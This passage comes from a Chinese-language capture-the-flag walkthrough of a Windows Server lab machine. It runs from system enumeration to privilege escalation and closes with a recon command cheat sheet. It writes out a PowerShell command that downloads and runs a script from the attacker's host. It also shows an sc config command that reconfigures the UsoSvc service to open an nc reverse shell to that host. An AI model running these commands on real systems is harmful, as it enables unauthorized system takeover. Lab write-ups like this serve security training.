AuthenticAMD ~2000 Mhz
                           [04]: AMD64 Family 23 Model 1 Stepping 2
AuthenticAMD ~2000 Mhz
BIOS Version:              VMware, Inc.
VMW71.00V.13989454.B64.1906190538, 6/19/2019
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-05:00) Eastern Time (US & Canada)
Total Physical Memory:     4,095 MB
Available Physical Memory: 2,015 MB
Virtual Memory: Max Size:  4,799 MB
Virtual Memory: Available: 2,285 MB
Virtual Memory: In Use:    2,514 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 5 Hotfix(s) Installed.
                           [01]: KB4534119
                           [02]: KB4462930
                           [03]: KB4516115
                           [04]: KB4523204
                           [05]: KB4464455
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Ethernet0 2
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.180
                                 [02]: fe80::875:14dc:5b3b:6f5e
                                 [03]:
dead:beef::875:14dc:5b3b:6f5e
Hyper-V Requirements:      A hypervisor has been detected. Features
required for Hyper-V will not be displayed.
```

好吧，Windows Server 2019 而且补丁也打了。没啥想法了，直接上脚本搜索下看有什么可以利用的。


```
c:\Windows\Temp>powershell "IEX (New-Object
Net.WebClient).DownloadString('http://10.10.14.180/Invoke-
PrivescCheck.ps1'); Invoke-PrivescCheck"
powershell "IEX (New-Object
Net.WebClient).DownloadString('http://10.10.14.180/Invoke-
PrivescCheck.ps1'); Invoke-PrivescCheck"

...省略...

+------+-------------------------------------------------+------+
| TEST | SERVICES > Service Permissions                  | VULN |
+------+-------------------------------------------------+------+
| DESC | Can we modify the configuration of any service throug |
|      | h the Service Control Manager? (sc.exe config VulnSer |
|      | vice binpath= C:\Temp\evil.exe)                 |
+------+-------------------------------------------------+------+
[+] Found 1 vulnerable service(s).


Name            : UsoSvc
ImagePath       : C:\Windows\system32\svchost.exe -k netsvcs -p
User            : LocalSystem
Status          : Stopped
UserCanStart    : True
UserCanRestart : True
...省略...
```




通过脚本发现了一个服务的漏洞，具有本地的系统权限。


利用 sc 直接反弹 nc 就可以了。

```
sc config UsoSvc binpath="c:/windows/temp/nc.exe 10.10.14.180 7777
-e cmd.exe"
sc stop UsoSvc
sc start UsoSvc
```





type C:\Users\Administrator\Desktop\root.txt



其他

```
Windows环境路径变量
%AllUsersProfile% - 打开所有用户的配置文件C:\ProgramData
%AppData% - 打开AppData文件夹C:\Users\{username}\AppData\Roaming
%CommonProgramFiles% - C:\Program Files\Common Files
%CommonProgramFiles(x86)% - C:\Program Files (x86)\Common Files
%HomeDrive% - 打开您的主驱动器C:\
%LocalAppData% - 打开本地AppData文件夹C:\Users\
{username}\AppData\Local
%ProgramData% - C:\ProgramData
%ProgramFiles% - C:\Program Files或C:\Program Files (x86)
%ProgramFiles(x86)% - C:\Program Files (x86)
%Public% - C:\Users\Public
%SystemDrive% - C:
%SystemRoot% - 打开Windows文件夹C:\Windows
%Temp% - 打开临时文件文件夹C:\Users\{Username}\AppData\Local\Temp
%UserProfile% - 打开用户的配置文件C:\Users\{username}
%AppData%\Microsoft\Windows\Start菜单\程序\启动 - 打开Windows 10启动位
置以获取程序快捷方式
%WINDIR%\TEMP - C:\Windows\TEMP 系统公用临时文件夹
C:\Documents and Settings\用户名\Local Settings\Temporary Internet
Files(默认为隐藏目录) - IE临时文件夹
```

```
常规信息收集一波：
systeminfo | findstr OS #获取系统版本信息
hostname    #获取主机名称
net users #显示用户成员
whoami /priv    #显示当前用户的安全特权
quser or query user    #获取在线用户
netstat -ano | findstr 3389    #获取rdp连接来源IP
dir c:\programdata\ #分析安装杀软
wmic qfe get Caption,Description,HotFixID,InstalledOn    #列出已安装
的补丁
REG query HKLM\SYSTEM\CurrentControlSet\Control\Terminal"
"Server\WinStations\RDP-Tcp /v PortNumber    #获取远程端口
tasklist /svc | find "TermService" + netstat -ano    #获取远程端口
wmic service where started=true get name, startname #查看启动的服务
```

参考

- https://www.jianshu.com/p/7ce17c5dcea3
- https://evi1cg.me/archives/xxe_with_xsl.html
- https://www.cnblogs.com/stulzq/p/9074965.html
- https://blog.csdn.net/xuanhun521/article/details/51483751
- https://www.freebuf.com/articles/system/199071.html
- https://xz.aliyun.com/t/2519
- https://github.com/itm4n/PrivescCheck
- https://zhuanlan.zhihu.com/p/107819644
- http://www.fuzzysecurity.com/tutorials/16.html